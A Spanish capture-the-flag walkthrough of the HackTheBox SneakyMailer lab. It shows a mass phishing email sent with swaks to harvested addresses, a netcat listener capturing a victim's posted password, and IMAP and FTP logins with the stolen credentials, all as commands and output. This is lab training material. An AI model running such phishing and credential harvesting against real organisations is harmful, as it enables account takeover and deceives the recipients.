
```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Enviamos el siguiente correo:



```
└─$ swaks --from hacker@sneakymailer.htb --to airisatou@sneakymailer.htb,angelicaramos@sneakymailer.htb,ashtoncox@sneakymailer.htb,bradleygreer@sne
akymailer.htb,brendenwagner@sneakymailer.htb,briellewilliamson@sneakymailer.htb,brunonash@sneakymailer.htb,caesarvance@sneakymailer.htb,carastevens
@sneakymailer.htb,cedrickelly@sneakymailer.htb,chardemarshall@sneakymailer.htb,colleenhurst@sneakymailer.htb,dairios@sneakymailer.htb,donnasnider@s
neakymailer.htb,doriswilder@sneakymailer.htb,finncamacho@sneakymailer.htb,fionagreen@sneakymailer.htb,garrettwinters@sneakymailer.htb,gavincortez@s
neakymailer.htb,gavinjoyce@sneakymailer.htb,glorialittle@sneakymailer.htb,haleykennedy@sneakymailer.htb,hermionebutler@sneakymailer.htb,herrodchand
ler@sneakymailer.htb,hopefuentes@sneakymailer.htb,howardhatfield@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,jenagaines@sneakymailer.htb,jene
ttecaldwell@sneakymailer.htb,jenniferacosta@sneakymailer.htb,jenniferchang@sneakymailer.htb,jonasalexander@sneakymailer.htb,laelgreer@sneakymailer.
htb,martenamccray@sneakymailer.htb,michaelsilva@sneakymailer.htb,michellehouse@sneakymailer.htb,olivialiang@sneakymailer.htb,paulbyrd@sneakymailer.
htb,prescottbartlett@sneakymailer.htb,quinnflynn@sneakymailer.htb,rhonadavidson@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,sergebaldwin@sneak
ymailer.htb,shaddecker@sneakymailer.htb,shouitou@sneakymailer.htb,sonyafrost@sneakymailer.htb,sukiburks@sneakymailer.htb,sulcud@sneakymailer.htb,ta
tyanafitzpatrick@sneakymailer.htb,thorwalton@sneakymailer.htb,tigernixon@sneakymailer.htb,timothymooney@sneakymailer.htb,unitybutler@sneakymailer.h
tb,vivianharrell@sneakymailer.htb,yuriberry@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb --body "mira esto ⇒ http
://10.10.14.11/test" --server 10.10.10.197
```


- Recibimos la peticion por post:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.197 - - [02/Nov/2024 07:35:14] code 501, message Unsupported method ('POST')
10.10.10.197 - - [02/Nov/2024 07:35:14] "POST /test HTTP/1.1" 501 -
```


Esto quiere decir que hay un usuario que ha clickado en el link que le hemos enviado por correo. Ademas, nos esta enviando data por post, por lo que podemos ponernos a la escucha con netcat, en vez de python, para recibir la data que nos envia.

- Nos podemos a la escucha con netcat por el puerto 80




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 80
listening on [any] 80 ...
```

- Enviamos el mismo email:



```
└─$ swaks --from hacker@sneakymailer.htb --to airisatou@sneakymailer.htb,angelicaramos@sneakymailer.htb,ashtoncox@sneakymailer.htb,bradleygreer@sne
akymailer.htb,brendenwagner@sneakymailer.htb,briellewilliamson@sneakymailer.htb,brunonash@sneakymailer.htb,caesarvance@sneakymailer.htb,carastevens
@sneakymailer.htb,cedrickelly@sneakymailer.htb,chardemarshall@sneakymailer.htb,colleenhurst@sneakymailer.htb,dairios@sneakymailer.htb,donnasnider@s
neakymailer.htb,doriswilder@sneakymailer.htb,finncamacho@sneakymailer.htb,fionagreen@sneakymailer.htb,garrettwinters@sneakymailer.htb,gavincortez@s
neakymailer.htb,gavinjoyce@sneakymailer.htb,glorialittle@sneakymailer.htb,haleykennedy@sneakymailer.htb,hermionebutler@sneakymailer.htb,herrodchand
ler@sneakymailer.htb,hopefuentes@sneakymailer.htb,howardhatfield@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,jenagaines@sneakymailer.htb,jene
ttecaldwell@sneakymailer.htb,jenniferacosta@sneakymailer.htb,jenniferchang@sneakymailer.htb,jonasalexander@sneakymailer.htb,laelgreer@sneakymailer.
htb,martenamccray@sneakymailer.htb,michaelsilva@sneakymailer.htb,michellehouse@sneakymailer.htb,olivialiang@sneakymailer.htb,paulbyrd@sneakymailer.
htb,prescottbartlett@sneakymailer.htb,quinnflynn@sneakymailer.htb,rhonadavidson@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,sergebaldwin@sneak
ymailer.htb,shaddecker@sneakymailer.htb,shouitou@sneakymailer.htb,sonyafrost@sneakymailer.htb,sukiburks@sneakymailer.htb,sulcud@sneakymailer.htb,ta
tyanafitzpatrick@sneakymailer.htb,thorwalton@sneakymailer.htb,tigernixon@sneakymailer.htb,timothymooney@sneakymailer.htb,unitybutler@sneakymailer.h
tb,vivianharrell@sneakymailer.htb,yuriberry@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb --body "mira esto ⇒ http
://10.10.14.11/test" --server 10.10.10.197
```

- Recibimos la data que nos envia el usuario:




```
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.197] 41822
POST /test HTTP/1.1
Host: 10.10.14.11
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40
SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

Es raro que nos envie data por post, es como si el usuario se estuviera autenticando en la URL que le hemos enviado. La data que nos envia esta URL-encodeada. Vamos a URL-decodearlo:


```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:
Ht
```

Teniendo en cuenta el los "&" con como un salto de linea quedaria asi:




```
firstName=Paul&lastName=Byrd
email=paulbyrd@sneakymailer.htb
password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

Ahora disponemos de credenciales validas para conectarnos por IMAP. Siguiendo los pasos de "hacktricks y otra pagina buscando 'ima-commands'" vamos a probar a logearnos como username poner el correo:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nv 10.10.10.197 143
(UNKNOWN) [10.10.10.197] 143 (imap2) open
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJE
CCEPT] Courier-IMAP ready. Copyright 1998-2018 Double Precision, Inc.  Se
A1 LOGIN "paulbyrd@sneakymailer.htb" "^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht"
A1 NO Login failed.
```

Como nos da error vamos a poner el nombre y apellido:




```
└─$ nc -nv 10.10.10.197 143
(UNKNOWN) [10.10.10.197] 143 (imap2) open
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NA
CCEPT] Courier-IMAP ready. Copyright 1998-2018
A1 LOGIN "paulbyrd" "^(#J@SkFv2[%KhIxKk(Ju`hqc
* OK [ALERT] Filesystem notification initializ
rary)
A1 OK LOGIN Ok.
```

Una vez dentro vamos a enumerar los buzones:



```
A1 LIST "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasNoChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
A1 OK LIST completed
```


Vamos a examinar que hay dentro de los buzones con el comando "EXAMINE":




```
A1 EXAMINE "INBOX.Deleted Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS ()] No permanent flags permitted
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589481592] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-ONLY] Ok
A1 EXAMINE "INBOX.Sent"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS ()] No permanent flags permitted
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 590600538] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-ONLY] Ok
A1 EXAMINE "INBOX.Sent Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS ()] No permanent flags permitted
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589480766] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-ONLY] Ok
```

En el buzon "INBOX.Sent ITEMS" encontramos 2 mensajes. Vamos a ver su contenido. Como son 2 vamos a poner 1:2 para que busque los que hay desde el 1 hasta el 2:

```
a1 FETCH 1:2 body []
```




```
a1 FETCH 1:2 body[]
* 1 FETCH (BODY[] {2167}
MIME-Version: 1.0
To: root <root@debian>
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500
Importance: normal
X-Priority: 3
Content-Type: multipart/alternative;
        boundary="_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_"

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer accou=
nt

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it=20

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"
```




```
* 2 FETCH (BODY[] {585}
To: low@debian
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Module testing
Message-ID: <4d08007d-3f7e-95ee-858a-40c6e04581bb@sneakymailer.htb>
Date: Wed, 27 May 2020 13:28:58 -0400
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
 Thunderbird/68.8.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit
Content-Language: en-US

Hello low

Your current task is to install, test and then erase every python module you
find in our PyPI service, let me know if you have any inconvenience.

)
```

Con esas credenciales podemos probar a conectarnos por SSH o FTP:




```
└─$ ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||5234|)
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Jun 30  2020 dev
```

Si vemos el contenido de "dev" nos damos cuenta que sigue la misma estructura que hay en el servicio web:



```
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23  2020 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
